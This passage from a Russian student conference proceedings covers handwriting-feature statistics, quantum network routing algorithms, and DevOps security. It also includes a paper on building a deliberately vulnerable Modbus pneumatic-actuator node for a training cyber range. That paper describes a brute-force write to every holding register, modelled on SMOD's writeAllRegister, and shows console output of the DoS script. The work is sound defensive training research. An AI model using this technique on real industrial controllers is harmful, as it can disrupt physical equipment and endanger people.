$K1$	$K2$	$K3$	$K4$	$K5$	$K6$	Ed	Ev	Ea
1134	941,5	506,5	845,5	597	735	2150	1913,5	1949

После выявления статистически значимых параметров при помощи SPSS необходимо провести проверку работы одного из базовых классификаторов (дерево решений) [10]. Результаты классификации по двум наборам параметров представлены в табл. 2.

Таблица 2

Результат работы классификатора при разном количестве параметров		
Метрика	DT (45 параметров)	DT (22 параметра)
ACC	0,9682	0,9577
F1	0,9392	0,9242
Precision	0,9808	0,9654
Recall	0,9131	0,9020

Таким образом, результаты работы классификатора почти не отличаются от тех, что были получены с использованием всех 45 параметров. Однако время выполнения сократилось – модель работает быстрее.

Заключение

В результате проделанной работы был проведен статистический анализ динамических параметров

почерка, из 45 выделено 22 пункта, которые в дальнейшем будут использованы для работы с классификаторами и в работе с ансамблевыми методами машинного обучения.

Работа выполнена при финансовой поддержке Министерства науки и высшего образования РФ в рамках базовой части государственного задания ТУСУРа на 2023–2025 гг. (проект № FEWM-2023-0015).

Литература

1. Жарова Е. и др. Реабилитация пациентов после инсульта с применением биологической обратной связи и мультидисциплинарного подхода // Вестник Санкт-Петербургского ун-та. Медицина. – 2022. – № 2. – С. 70–87.
2. Simpson B. et al. Feasibility of a home-based program to improve handwriting after stroke: a pilot study // Disability and rehabilitation. – 2016. – Vol. 38, No. 7. – PP. 673–682.
3. Фахретдинов В.В. Современные подходы к реабилитации пациентов, перенесших инсульт / В.В. Фахретдинов, Н.С. Брынза, А.А. Курмангулов // Вестник Смоленской гос. мед. академии. – 2019. – Т. 18, № 2. – С. 182–189.
4. Ходашинский И.А. и др. Аутентификация пользователя по динамике подписи на основе нечеткого классификатора // Компьютерная оптика. – 2018. – Т. 42, № 4. – С. 657–666.
5. Hodashinsky I. et al. Feature selection based on swallow swarm optimization for fuzzy classification // Symmetry. – 2019. – Vol. 11, No. 11. – P. 1423.
6. Drotár P. et al. Evaluation of handwriting kinematics and pressure for differential diagnosis of Parkinson's disease // Artificial intelligence in Medicine. – 2016. – Vol. 67. – PP. 39–46.
7. Гржибовский А.М. Описательная статистика с использованием пакетов статистических программ Statistica и SPSS / А.М. Гржибовский, С.В. Иванов, М.А. Горбатова // Наука и здравоохранение. – 2016. – № 1. – С. 7–23.
8. Фадейкина О.В. Статистическая обработка результатов аттестации биологических стандартных образцов: применение критерия Манна–Уитни / О.В. Фадейкина, Р.А. Волкова, Е.В. Карпова // Химико-фармацевтический журнал. – 2019. – Т. 53, № 7. – С. 54–58.
9. Суворова Т.Н. Динамика когнитивных и психоэмоциональных нарушений в раннем восстановительном периоде ишемического инсульта при проведении реабилитационных мероприятий с применением стабилотренинга / Т.Н. Суворова, Н.П. Грибова // Человек и его здоровье. – 2023. – Т. 26, № 3. – С. 29–35.
10. Scikit-learn Machine Learning in Python. – URL: <https://scikit-learn.org/stable/> (дата обращения: 16.09.2024).

Ежова Вера Михайловна

Студентка факультета безопасности (ФБ) Томского государственного университета систем управления и радиоэлектроники (ТУСУР), Эл. почта: vhegezhv@gmail.com

Кошечко Дарья Евгеньевна

Студентка ФБ ТУСУРа Эл. почта: dk_infotech@mail.ru

Фоминых Софья Алексеевна

Студентка ФБ ТУСУРа Эл. почта: Sonafominyh59042@gmail.com

В.Д. Пинчук, Д.С. Гекк, Д.В. Ожигов, А.О. Терехин

Алгоритмы маршрутизации, применяемые в квантовых сетях

Рассматриваются ключевые исследования, связанные с алгоритмами маршрутизации, применяемыми в квантовых сетях. Проводится сравнительный анализ алгоритмов, адаптированных под особенности квантовых сетей, таких как необходимость запутанности, квантовая телепортация и использование квантовых повторителей, описаны ключевые особенности и принципы работы этих алгоритмов.

Ключевые слова: маршрутизация, алгоритм маршрутизации, квантовая сеть, квантовая запутанность.

В условиях стремительного роста вычислительных мощностей традиционные сети уже не способны обеспечивать необходимую безопасность передачи информации, что подводит к необходимости развития квантовых сетей. За 2023 г. РЖД увеличили протяженность магистральной квантовой сети в России в 2,9 раза по сравнению с предыдущим годом – до 3,3 тыс. км. Магистральная квантовая сеть уже включает такие города, как Москва, Санкт-Петербург, Воронеж, Краснодар, Ростов-на-Дону, Арзамас, Нижний Новгород и Казань. В 2024 г. планируется увеличить ее протяженность до 7 тыс. км [1].

При таком активном развитии квантовых сетей одной из ключевых задач становится разработка эффективной схемы маршрутизации, так как резкое увеличение числа сетевых узлов, а также пользователей приводит к усложнению топологии сети [2]. Однако решения, применяемые в классических сетях, не могут быть напрямую перенесены на сети квантового распределения ключей, так как они имеют фундаментальные поведенческие отличия. Точность квантовых состояний делает выбор маршрута критически важным, но просто использовать классические подходы к использованию ресурсов здесь недопустимо по нескольким причинам:

1. Классические алгоритмы, такие как алгоритм Дейкстры или Беллмана–Форда, рассчитаны на обработку маршрутов для передачи классических данных, которые можно свободно копировать и перемещать по узлам сети. Также классические алгоритмы могут использовать информацию о переданных пакетах, чтобы повторно передавать или дублировать данные по сети для повышения надёжности. Однако в квантовых сетях данные нельзя копировать.

2. В классических алгоритмах предполагается передача информации с возможностью корректировки маршрутов или повторной передачи данных. В квантовых сетях любые ошибки передачи кубитов приводят к потере данных, так как кубиты теряют свою квантовую суперпозицию при измерении. Это требует разработки специализированных протоколов маршрутизации, в которых учитывают вероятность потерь и необходимость квантовых повторителей.

3. Для успешного выполнения квантового распределения ключей (КРК) необходимо использовать квантовую запутанность между узлами сети. Классические алгоритмы не предназначены для работы с такими концепциями, как распределение запутанных

состояний и управление ими, что делает их непригодными для маршрутизации в квантовых сетях.

4. Классические алгоритмы не учитывают время жизни состояния данных. В квантовых сетях же время жизни квантовых состояний ограничено, и оно должно быть учтено при выборе маршрута для передачи ключей. Классические алгоритмы не адаптированы к работе с такими ограничениями.

Алгоритмы маршрутизации для квантовых сетей

Алгоритм маршрутизации выбирает путь на графике и состоит из двух частей: определения стоимости одного канала связи и функции для расчета стоимости пути на основе этих затрат, что позволяет нам расширить единый канал связи «точка-точка» до более обширной сети.

В квантовых же сетях для маршрутизации информации используются уникальные свойства квантовых состояний, такие как запутанность и суперпозиция. Эти свойства требуют разработки специализированных алгоритмов поиска пути, которые учитывают ограничения и возможности квантовой информации. В маршрутизации квантовых сетей можно выделить два ключевых подхода: адаптация существующих классических алгоритмов с учетом специфики передачи информации в квантовых сетях и разработка алгоритмов, основанных исключительно на квантовых принципах.

Основной задачей алгоритмов, основанных на квантовых принципах, является обеспечение передачи и поддержания запутанных квантовых состояний между узлами сети. На каждом этапе маршрутизации необходимо учитывать вероятность разрушения запутанности, потерь или ошибок при передаче.

Примеры квантовых принципов, используемых в таких алгоритмах:

– Использование квантовой запутанности для создания защищенных каналов [3].

– Квантовая суперпозиция, при которой кубиты могут одновременно следовать нескольким возможным маршрутам, что позволяет более эффективно находить наилучший путь.

– Учет времени жизни квантовых состояний, которые могут разрушиться при передаче, что требует динамического управления маршрутами.

Далее перейдем к рассмотрению алгоритмов, которые были предложены в исследованиях, и приведем их особенности.

Алгоритм квантовой маршрутизации с использованием запутанности

Алгоритм направлен на создание и поддержание квантовой запутанности между узлами квантовой сети. Он использует квантовые повторители для увеличения дальности передачи запутанных состояний и выбирает маршруты на основе вероятности сохранения запутанности [4].

Этапы работы алгоритма:

1. Инициализация квантовых узлов и каналов.
2. Обнаружение запутанных связей между узлами.
3. Определение весов каналов.
4. Поиск маршрута на основе квантовых весов.
5. Проверка маршрута и коррекция ошибок.
6. Передача квантовой информации.

Плюсы:

– квантовые повторители, которые используются в данном алгоритме, позволяют увеличивать дальность передачи, что расширяет масштабы сети.

Минусы:

– необходимость создания и поддержания запутанности требует сложного оборудования, что усложняет инфраструктуру сети;

– вероятность потери запутанности при передаче на большие расстояния снижает общую эффективность сети;

– сложно обеспечить синхронизацию состояния запутанности между различными узлами.

Алгоритм распределенной квантовой маршрутизации

Алгоритм является распределенным подходом к маршрутизации, который использует квантовые принципы для выбора оптимальных путей, в нем каждый узел сети может независимо принимать решение о передаче квантовых состояний на основе текущего состояния сети и вероятности потерь при передаче [5].

Этапы работы алгоритма:

1. Инициализация сети и установления начальных квантовых связей.
2. Обмен локальной информацией между соседними узлами.
3. Оценка качества локальных каналов.
4. Построение и обновление таблиц маршрутизации.
5. Выбор маршрута на основе локальных данных.
6. Пересылка информации с использованием распределённых ресурсов.
7. Динамическое обновление и коррекция маршрутов.

8. Адаптация к изменениям в сети.

9. Передача и подтверждение успешной доставки.

Плюсы:

– узлы могут самостоятельно принимать решения о маршрутизации, что делает алгоритм более гибким и адаптивным к изменениям топологии сети;

– благодаря распределённой архитектуре алгоритм устойчив к единичным отказам узлов, так как другие узлы могут перенаправить трафик.

Минусы:

– локальные решения могут не приводить к нахождению глобально оптимального маршрута, что может повлиять на общую эффективность передачи;

– алгоритм уязвим для потерь при передаче запутанности на большие расстояния без использования квантовых повторителей.

Алгоритм квантовой маршрутизации с использованием телепортации

Алгоритм основан на использовании квантовой телепортации для передачи информации между удалёнными узлами сети. Квантовая телепортация требует наличия запутанных состояний между узлами, и алгоритм выбирает маршруты на основе вероятности успешной телепортации через сеть [6].

1. Инициализация узлов и создание запутанных состояний.

2. Обмен информацией о состоянии запутанности.

3. Определение возможных маршрутов телепортации.

4. Оценка каналов и вычисление метрики маршрута.

5. Выбор оптимального маршрута для телепортации.

6. Выполнение квантовой телепортации.

7. Получение результата и восстановление состояния.

8. Мониторинг состояния запутанности и корректировка маршрутов.

Плюсы:

– квантовая телепортация позволяет передавать информацию без физической передачи квантовых частиц, что снижает вероятность потерь;

– телепортация работает вне зависимости от расстояния между узлами, если запутанность между ними уже создана.

Минусы:

– телепортация требует заранее подготовленных запутанных состояний между узлами, что создаёт дополнительную сложность в развертывании сети;

– ограничение количества успешных телепортаций зависит от того, насколько долго можно поддерживать запутанность.

Квантовая версия алгоритма Дейкстры

Квантовая версия алгоритма Дейкстры предназначена для нахождения кратчайших путей в квантовых сетях, адаптированная к особенностям квантовых принципов передачи информации и в отличие от классической версии, где основным фактором является расстояние или стоимость переходов, в квантовой версии акцент делается на вероятности успешной передачи кубитов или сохранения запутанности между узлами сети [7, 8].

1. Инициализация квантовой сети.

2. Определение начальных весов рёбер.

3. Инициализация узлов.

4. Выбор узла с минимальным расстоянием.

5. Обновление расстояний до соседей.

6. Использование квантовых принципов для обновления путей.

7. Повторение процесса для всех узлов.

8. Построение кратчайшего пути.

9. Реализация передачи состояний.

Плюсы:

– уменьшение количества запутанности, ведёт к более стабильной передаче данных.

Минусы:

– реализация квантовой версии Дейкстры требует значительных вычислительных ресурсов и сложных квантовых устройств для расчёта вероятностей и мониторинга состояния сети;

– алгоритм применим только для квантовых сетей с высокой вероятностью поддержания запутанности, что может быть затруднительно на практике.

Квантовая версия алгоритма

Беллмана–Форда

Квантовая версия алгоритма Беллмана–Форда используется для поиска кратчайших путей в квантовых сетях, особенно когда сеть может содержать отрицательные веса, что может возникать в квантовых системах из-за случайных эффектов и шумов. Как и в классическом алгоритме, квантовая версия проходит через все узлы многократно, обновляя стоимости путей (в данном случае – вероятности успешной передачи запутанности) на основе информации о соседних узлах [9, 10].

1. Инициализация квантовой сети.
2. Начальная установка расстояний до узлов.
3. Повторяющееся обновление всех рёбер.
4. Обработка квантовых ресурсов и квантовых повторителей.
5. Проверка на наличие отрицательных циклов.
6. Определение оптимальных маршрутов.
7. Передача квантовых состояний.

Плюсы:

– алгоритм подходит для квантовых сетей с быстро меняющимися условиями, например, при изменении вероятности передачи или при разрушении запутанности;

– в отличие от квантовой версии Дейкстры, алгоритм Беллмана–Форда способен обрабатывать каналы с отрицательными эффектами, такими как высокая декогеренция или большие потери;

– за счёт многократного обновления маршрутов алгоритм способен адаптироваться к более шумным квантовым сетям.

Минусы:

– алгоритм требует многократных проходов по сети, что увеличивает время работы, особенно в больших сетях;

– при большом количестве узлов и повторителей вероятность разрушения запутанности может возрастать, что требует постоянного пересчёта вероятностей.

Сравнение алгоритмов представлено в таблице.

Выводы

Алгоритмы маршрутизации в квантовых сетях, такие как квантовые версии Дейкстры, Беллмана–Форда, а также подходы на основе квантовой запутанности и телепортации, расширяют возможности относительно современных технологий передачи данных. Эти алгоритмы предлагают решение для эффективного использования квантовых каналов, учитывая вероятностный характер передачи данных, запутанность и квантовые повторители. Они адаптированы к специфике квантовых сетей, предлагая

улучшенные решения для маршрутизации и обеспечения безопасности, которые невозможны в классических сетях.

Сравнение алгоритмов

Алгоритм	Плюсы	Минусы
Запутанность	1. Эффективность передачи на большие расстояния	1. Сложность реализации. 2. Потери при запутанности. 3. Требования к синхронизации
Распределенная маршрутизация	1. Локальные решения. 2. Устойчивость к сбоям	1. Неоптимальность глобальных решений. 2. Вероятность потерь
Телепортация	1. Отсутствие необходимости физической передачи кубитов. 2. Независимость от расстояния	1. Необходимость предварительной запутанности. 2. Ограничения на количество передач
Дейкстра	1. Оптимизация ресурса запутанности	1. Сложность реализации. 2. Ограниченная применимость
Беллмана–Форда	1. Поддержка динамических изменений. 2. Работа с отрицательными весами. 3. Возможность работы в условиях шумных каналов	1. Высокая вычислительная сложность. 2. Чувствительность к нестабильности квантовых состояний. 3. Потребность в постоянном мониторинге сети

Каждый из рассмотренных алгоритмов имеет свои особенности. Квантовый алгоритм Дейкстры эффективен для поиска кратчайших путей в стабильных квантовых сетях, тогда как квантовый Беллман–Форд подходит для динамических сетей с шумами и отрицательными весами, а алгоритмы маршрутизации с использованием запутанности и телепортации предоставляют уникальные возможности для передачи информации, но требуют сложных устройств и инфраструктуры для поддержания запутанности на больших расстояниях. Такие алгоритмы ещё находятся на ранних стадиях развития, но их потенциал для кардинального изменения сетевых технологий огромен. В дальнейшем планируется рассмотреть применение данных алгоритмов маршрутизации в сетях квантового распределения ключей.

Литература

1. РЖД в 2023 году увеличили протяженность магистральной квантовой сети в России в 2,9 раза [Электронный ресурс]. – Режим доступа: <https://company.rzd.ru/ru/9401/page/78314?id=214527>, свободный (дата обращения: 01.09.2024).
2. Meter R.V. Quantum networking and internetworking [Электронный ресурс]. – Режим доступа: <https://aqua.sfc.wide.ad.jp/publications/van-meternetworking-review-preprint.pdf>, свободный (дата обращения: 03.09.2024).
3. Survey A. On the Use of Quantum Entanglement in Secure Communications / A. Survey, K. Shannon, E. Towe, O. Tonguz [Электронный ресурс]. – Режим доступа:

<https://arxiv.org/pdf/2003.07907>, свободный (дата обращения: 03.09.2024).

4. Russo A.E. Consistency testing for robust phase estimation / A.E. Russo, W.M. Kirby, K.M. Rudinger, A.D. Vaszewski, S. Kimmel [Электронный ресурс]. – Режим доступа: <https://arxiv.org/pdf/2011.13442>, свободный (дата обращения: 04.09.2024).

5. Meng M.X. Quantum Networks Enhanced by Distributed Quantum / M.X. Meng, N.L. Piraro, K. Nemoto, I.A. Kovacs [Электронный ресурс]. – Режим доступа: <https://arxiv.org/pdf/2403.16367>, свободный (дата обращения: 05.09.2024).

6. Devulapalli D. Quantum Routing with Teleportation / D. Devulapalli, E. Schoute, A. Vapat, A.M. Childs, A.V. Gorshkov [Электронный ресурс]. – Режим доступа: <https://arxiv.org/pdf/2204.04185>, свободный (дата обращения: 07.09.2024).

7. Santos S. Shortest Path Finding in Quantum Networks With Quasi-Linear Complexity / S. Santos, F.A. Monteiro, V.C. Coutinho, Y. Omar [Электронный ресурс]. – Режим доступа: <https://ieeexplore.ieee.org/document/10019283?source=authoralert>, свободный (дата обращения: 07.09.2024).

8. Caleffe M. Optimal Routing for Quantum Networks [Электронный ресурс]. – Режим доступа: <https://www.quantuminternet.it/files/pub/Cal-17.pdf>, свободный (дата обращения: 09.09.2024).

9. Ghaderibaneh M. Efficient Quantum Network Communication using Optimized Entanglement-Swapping Trees / M. Ghaderibaneh, C. Zhan, H. Gupta, C.R. Rama-

krishnan [Электронный ресурс]. – Режим доступа: <https://arxiv.org/html/2112.11002v2>, свободный (дата обращения: 09.09.2024).

10. Alanis D. Quantum-Search-Aided Dynamic Programming Framework for Pareto Optimal Routing in Wireless Multihop Networks / D. Alanis, P. Botsinis, Z. Babar, H.V. Nguyen, D. Chandra, S. X. Ng, L. Hanzo [Электронный ресурс]. – Режим доступа: https://www.southampton.ac.uk/~sxn/paper/tcom2018_quantum_routing.pdf, свободный (дата обращения: 10.09.2024).

Пинчук Владислав Дмитриевич

Студент каф. БИС ТУСУРа

Эл. почта: vdpinch@mail.ru

Гекк Диана Сергеевна

Студентка каф. БИС ТУСУРа

Эл. почта: gds@fb.tusur.ru

Ожигов Денис Владимирович

Студент каф. БИС ТУСУРа

Эл. почта: odv@fb.tusur.ru

Терехин Александр Олегович

Ст. преп. каф. КИБЭВС ТУСУРа

Эл. почта: tao@csp.tusur.ru

УДК 004.056.53

А.А. Конев, А.Д. Калякин

Разработка уязвимого узла с Modbus-клиентом пневмопривода

В целях улучшения коммуникации специалистов информационной безопасности были проанализированы существующие уязвимости АСУ ТП, направленные на нарушение работы пневмопривода, на основе которых были составлены сценарии атак, а также противодействующие им меры как в текстовом, так и в формальном форматах.

Ключевые слова: безопасность информационных систем, АСУ ТП, Modbus, уязвимости, формализация.

В современном мире, где автоматизированные системы управления играют ключевую роль в различных отраслях промышленности, вопросы кибербезопасности приобретают всё большую значимость. Одной из таких систем является система управления пневмоприводом, которая широко используется на предприятиях для автоматизации технологических процессов. Уязвимости в этих системах могут стать мишенью для компьютерных атак, что может привести к значительным материальным убыткам и угрозам безопасности.

Актуальность данной темы обусловлена увеличением количества и сложности кибератак на промышленные системы, что требует создания эффективных методов выявления и нейтрализации угроз.

За последние три года на сектор промышленности в РФ было совершено около 600 тыс. попыток кибератак. Об этом говорится в аналитическом отчете «Ростелеком – Солар» за 2024 г.

Моделирование атак на систему управления пневмоприводом предоставляет ценные знания для специалистов в области кибербезопасности, а также помогает разработчикам и инженерам улучшать защиту критически важных систем.

Реализация атаки

Для настройки конечной точки сценария, а именно пневмопривода, был использован симулятор Modbus клиента на Java – ModbusPal. Он был выбран, так как поддерживает необходимый TCP/IP-протокол.

Также он имеет необходимые для взаимодействия с системой регистры хранения, которые используются для хранения данных, которые могут быть как числовыми значениями, так и параметрами конфигурации.

Настроенный в ModbusPal пневмопривод показан на рис. 1.

За основу был взят 152-й регистр, значение 1, при котором включается пневмопривод (начинает подниматься и опускаться), и значение 0, при котором пневмопривод выключается (опускается в начальное положение).

Для включения пневмопривода необходимо отправлять на него новые значения регистров, на которых он работает по открытому протоколу Modbus.

Так как злоумышленник не знает точного регистра, отвечающего за работу пневмопривода, была взята идея перебора всех регистров, как в модуле «writeAllRegister» из SMOD Framework.

На основе данного модуля была написана функция, которая читает каждый регистр и меняет его значение на противоположное, а именно 0 на 1 и 1 на 0.

Автоматизация атаки

Для автоматизации процесса были написаны две программы [1]:

1. Программа, автоматически запускающая скрипт атаки при старте виртуальных машин. Это необходимо для того, чтобы разрабатываемый узел стал самодостаточным и был готов к интеграции в киберполигон. Успешное изменение регистров, а именно начало атаки, показано на рис. 2, а завершение на последнем регистре – на рис. 3.

На рис. 4 видно, что ранее настроенные регистры в 0 стали иметь значение 1, и 152-й регистр, отвечающий за работу пневмопривода, включит его.

Данное действие будет являться несанкционированным, так как злоумышленник методом перебора изменяет работу системы.

2. Программа-чекер, реагирующая на устранение уязвимости. Она в реальное время передает статус уязвимости в аппаратно-программный комплекс киберполигона. Результат работы программы-чекера, а именно отработка включения фильтрации трафика, показан на рис. 5.

Формализация

Для формального описания атаки на пневмопривод был выбран MAL (Meta Attack Language), который включает в себя актив, шаги злоумышленника, используемые ресурсы и меры противодействия [2]. Разработанный узел был формально представлен в методологии MAL на рис. 6.

Заключение

Эксперимент показал, что злоумышленник может использовать перебор всех регистров, чтобы найти и изменить значения, отвечающие за работу пневмопривода. Для автоматизации процесса были разработаны программы, одна из которых автоматически запускает скрипт атаки при старте виртуальных машин, а другая – программа-чекер, реагирующая на устранение уязвимости.

Для формального описания атаки на пневмопривод был выбран MAL (Meta Attack Language), который включает в себя активы, шаги злоумышленника, используемые ресурсы и меры противодействия. Полученные результаты подчеркивают необходимость постоянного обновления и улучшения методов защиты промышленных систем.




Рис. 1. Эмуляция пневмопривода в виде Modbus-клиента

```
(root@kali)-[~/modbus]
└─# python3 script.py
19:56:20.058363 Старт DoS-атаки на пневмопривод
[+] Module DOS Write All Register Start
[+] Write on Register Address 1 with value 1
[+] Response is :
ModbusADU(
  transId=0x0001,
  protocolId=0x01F6,
  length=0x0006,
  unitId=0x01,
  pdu=ModbusPDU06_Write_Single_Register_Answer(
    functionCode=0x06,
    registerAddr=0x0001,
  )
)
```

Рис. 2. Начало атаки на пневмопривод

```
[+] Write on Register Address 200 with value 1
[+] Response is :
ModbusADU(
  transId=0x0002,
  protocolId=0x01F6,
  length=0x0006,
  unitId=0x01,
  pdu=ModbusPDU06_Write_Single_Register_Answer(
    functionCode=0x06,
    registerAddr=0x00010,
  )
)
19:56:43.591485 DoS-атака на пневмопривод завершена успешно !!!
```

Рис. 3. Конец атаки на пневмопривод




Рис. 4. Результат атаки на пневмопривод



Рис. 5. Работа чекера при закрытии уязвимости



Рис. 6. Формальное описание атаки на пневмопривод

Выявленные уязвимости и разработанные сценарии атак могут служить основой для создания более эффективных стратегий защиты и смягчения последствий потенциальных инцидентов. Особое внимание следует уделить разработке и внедрению механизмов контроля и проверки входных данных, а также мониторингу активности для выявления и предотвращения попыток несанкционированного доступа.

Литература

1. Разработка сценария кибератаки на веб-портал предприятия / А.Д. Калякин, А.С. Коваленко, В.С. Репкин, А.К. Новохрестов // Электронные средства и системы управления: матер. докладов междунар. науч.-практ. конф. – Томск: В-Спектр, 2022. – Ч. 1. – С. 65–68.

2. Методы формализации описания сценариев кибератак / А.Ю. Якимук, С.А. Устинов, Т.П. Лазарев, А.С. Ко-

валенко // Электронные средства и системы управления: матер. докладов междунар. науч.-практ. конф. – Томск: В-Спектр, 2022. – Ч. 1. – С. 73–76.

Конев Антон Александрович

Канд. техн. наук, доцент каф. комплексной информационной безопасности электронно-вычислительных систем (КИБЭВС) Томского государственного ун-та систем управления и радиоэлектроники (ТУСУР)
Эл. почта: kaa@fb.tusur.ru

Калякин Антон Дмитриевич

Студент каф. безопасности информационных систем (БИС) ТУСУРа
Эл. почта: a.d.kalyakin@gmail.com

УДК 004.056

А.А. Корниенко, С.В. Корниенко, Н.В. Гильмамедов, С.В. Собакин

Вариант адаптации методологии DevOps с конвейером CI / CD на примере АСУП ОАО «Ленгипротранс»

Рассматривается возможность повышения уровня безопасности процесса сопровождения сложной многомодульной системы АСУП ОАО «Ленгипротранс». В качестве предлагаемого варианта выполнена адаптация методологии DevOps с конвейером CI/CD.

Ключевые слова: автоматизированная система управления предприятием, защита информации, информационная безопасность, процесс непрерывной интеграции и доставки, CI/CD.

ОАО «Ленгипротранс» является одной из крупнейших проектных организаций России, которая выполняет полный комплекс проектно-исследовательских работ для строительства, реконструкции, модернизации и капитального ремонта железных и автомобильных дорог, объектов транспортной инфраструктуры. Для реализации этой деятельности требуется мощная автоматизированная система управления производственной деятельностью (АСУП), развитием и сопровождением которой в настоящее время занимается ООО «Цифровые технологии 1520» – основной разработчик цифровых продуктов в сфере проектирования и строительства железных дорог, имеющая многолетний опыт разработки, внедрения и сопровождения ERP-, СЭД-, САПР- и BIM-систем.

АСУП ОАО «Ленгипротранс» является сложной многомодульной системой, в которой присутствует большое количество программных модулей, критичных с точки зрения безопасности. При этом сопровождение данной системы требует достаточно частого внесения обновлений. Данный процесс требует применения соответствующего механизма защиты информации, которым является методология DevOps с конвейером CI/CD.

DevOps – это методология автоматизации технологических процессов организации, таких как сборка, тестирование, анализ и развёртывание программного обеспечения [1, 2]. На рис. 1 представлена дорожная карта развития методологии в организации, на которой пунктиром выделена цепочка CI/CD-процессов, которые упрощают переход от фиксации кода к его публикации и исключают в этом непосредственное участие специалистов; пунктиром с точкой – отмечены дополнительно внедряемые меры повышения безопасности процесса разработки ПО.

При разработке представленной дорожной карты особое внимание было уделено постановке и решению задач создания конвейерной библиотеки и написания скриптов (верхняя ветка на рис. 1). В качестве инструмента создания CI/CD-процессов было использовано программное средство Jenkins, которое максимально подходит для взаимодействия с платформой целевой автоматизированной системы.

Конвейеры CI/CD являются привлекательными целями для злоумышленников. Злоумышленники часто используют конвейеры CI/CD для получения доступа к конфиденциальным данным или измене-

ния кода с целью атаки на клиентов. Даже самый безопасный код уязвим, если скомпрометирован сам конвейер, что потенциально может привести к внедрению вредоносного кода в программное обеспечение или в инфраструктуру компании. В связи с этим особо выделена необходимость внедрения статического анализатора кода и подсчетов контрольных сумм для всех разрабатываемых программных модулей (нижняя ветка на рис. 1).

После проведения полного анализа текущего процесса разработки было выявлено, что его безопасность находится на довольно низком уровне. Для усовершенствования CI/CD-процессов было предложено внести следующие изменения:

